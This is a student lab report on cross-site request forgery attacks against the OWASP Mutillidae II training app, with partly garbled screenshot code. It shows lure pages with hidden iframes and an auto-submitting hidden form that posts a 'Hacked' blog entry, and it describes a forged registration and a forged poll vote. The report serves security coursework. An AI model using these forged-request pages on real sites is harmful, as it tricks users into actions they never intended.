



BBM459 CSRF ATTACK

DENİZ ECE AKTAŞ 21626901 ATAKAN AK 21626862 PS: Because of technical issues we used one of our friend's computer, that is why file names have "beyza" as username in them.

PS: In our codes the links are in php and html files need to be changed to work in a different machine because the files directory locations and multidae url address would change from machine to machine.






As shown above before any attacks we made sure that our OWASP Multidae II and Burp Suite were working correctly without connection issues. For example when we tried to add an entry to blog with the message "hi" burp suite detected the message.

The first experiment required us to use HTTP "POST" AND "GET" requests to execute CSRF attacks on blog entry page, register page and poll question pages.

For our attacks, we designed a website which has the links for the attacks of experiment1. The HTML of the main page and the interface of the webpage as follows:

```
🔡 blog.php 🗵 🔡 entry.html 🗵 🔡 poll.html 🗵 🛗 register.php 🗵 🛗 register.html 🗵 🛗 blog.php 🗵 🛗 index.html 🗵
       -<html>
       =<head>
       =<style>
        body {
            background-color: #3366FF;
 10
        a.button {
           margin-top: 5%;
 12
            margin-left: 40%;
 13
           background: #000000;
 14
           color: #fff;
 15
           padding: 25px;
 16
            text-decoration: underline;
 17
            display: inline-block;
 18
            font-size: 25px;
 19
            padding: 25px;
 20
            border-radius: 15px;
 21
 22
 23
        -</style>
       -</head>
 24
 25
 26
      27
        <a href="addEntryToBlog/entry.html" class="button">Car Pics</a>
<a href="register/register.html" class="button">Art Gallery</a>
 28
 29
        <a href="poll/poll.html" class="button">Free Car</a>
 30
 31
 32
        -</body>
 33
 34
       L</html>
 35
```




BLOG ENTRY PAGE ATTACK:

The html and php written are shown below.


```
\underline{\texttt{D}} \mathsf{osya} \quad \mathsf{D} \bar{\mathsf{u}} \underline{\mathsf{z}} \mathsf{enle} \quad \underline{\mathsf{A}} \mathsf{ra} \quad \underline{\mathsf{G}} \bar{\mathsf{oru}} \mathsf{n} \bar{\mathsf{u}} \mathsf{m} \quad \underline{\mathsf{K}} \mathsf{odlama} \quad \mathsf{Dille} \underline{\mathsf{r}} \quad \mathsf{A} \underline{\mathsf{v}} \mathsf{arlar} \quad \mathsf{A} \underline{\mathsf{ra}} \mathsf{clar} \quad \underline{\mathsf{M}} \mathsf{akrolar} \quad \underline{\mathsf{C}} \mathsf{aliştir} \quad \underline{\mathsf{E}} \mathsf{klentiler} \quad \underline{\mathsf{P}} \mathsf{encereler} \quad \underline{?}
 ] 🔒 🗎 🖺 😘 😘 🚵 🔏 🐚 📵 🗩 🗢 🗎 🗷 🛍 🖎 🖎 🖎 🖳 🚍 🖺 🐧 🖺 🚳 💇 💌 🗈 🗈 🖼
Blog.php 

Bentry.html 


Bent
                         <input name="csrf-token" value="" type="hidden"/>
<input type="hidden" name='blog entry' value='Hacked'>
                                                           <input type="hidden" name='add-to-your-blog-php-submit-button' value='Save Blog Entry'>
                              <script>document.csrf.submit();</script>
                         </body>
    10
    Blog php 🗵 📙 entry.html 🗵 📙 poll.html 🗵 📙 register.php 🗵 📙 register.html 🗵 📙 blog.php 🗵 🛗 index.html 🗵
                     =<style>
                          body {
                                       background-color: #3366FF;
                              </style>
                            -</head>
                     | <body>
                             <iframe src="file_///C:/Users/beyza/Desktop/CSRF/addEntryToBlog/blog.php" style="display:none"></iframe>
                           <img src="car1.jpg" width="150px" height="100px" class="pic1">
<img src="car2.jpg" width="300px" height="130px" class="pic2">
<img src="car3.jpg" width="200px" height="130px" class="pic3">
    12
    13
14
    16
17
18
                          -</body>
                          </html>
```



The variable which is the message "Hacked" is detected by the multidae and executed without the system knowing with the use of "POST" request.



As shown below because we wanted to post a blog entry without logging in there is and automated message but the Hacked message is posted with the use of POST request in HTTP and PHP files.




REGISTER PAGE:

The html and php written are shown below.

```
📙 blog php 🗵 📙 entry html 🗵 📙 poll html 🗵 📙 register.php 🗵 🛗 register.html 🗵 📙 blog.php 🗵 📙 index.html 🗵
        | <html>
| <head>
| <style>
          body {
              background-color: #3366FF;
          .
-</style>
          -</head>
        = <body>
  10
        11
 12
          <iframe src="file:///C:/Users/beyza/Desktop/CSRF/reqister/reqister.php" style="display:none"></iframe>
          <img src="art1.jpg" width="150px" height="100px" class="pic1">
<img src="art2.jpg" width="300px" height="130px" class="pic2">
<img src="art3.jpg" width="200px" height="130px" class="pic3">
 13
 14
15
 16
          -</center>
 17
          -</body>
 18
         L</html>
```




We registered into the system using Alice username and alice password and POST method and as shown below the registration was successful and this can bee seen from login




POLL QUESTION PAGE:

The HTML code used is down below. With this website, here will be a button to click and when the button is pressed the vote is sent in and the multidae is kept unaware.




Click this button to win a free car!







As we can see from below the vote is sent in and poll.php is visited at the same time exactly so we can deduct that the vote was sent in using an attack. We voted for wireshark in this example.



EXPERIMENT 2:

We couldn't do experiment2.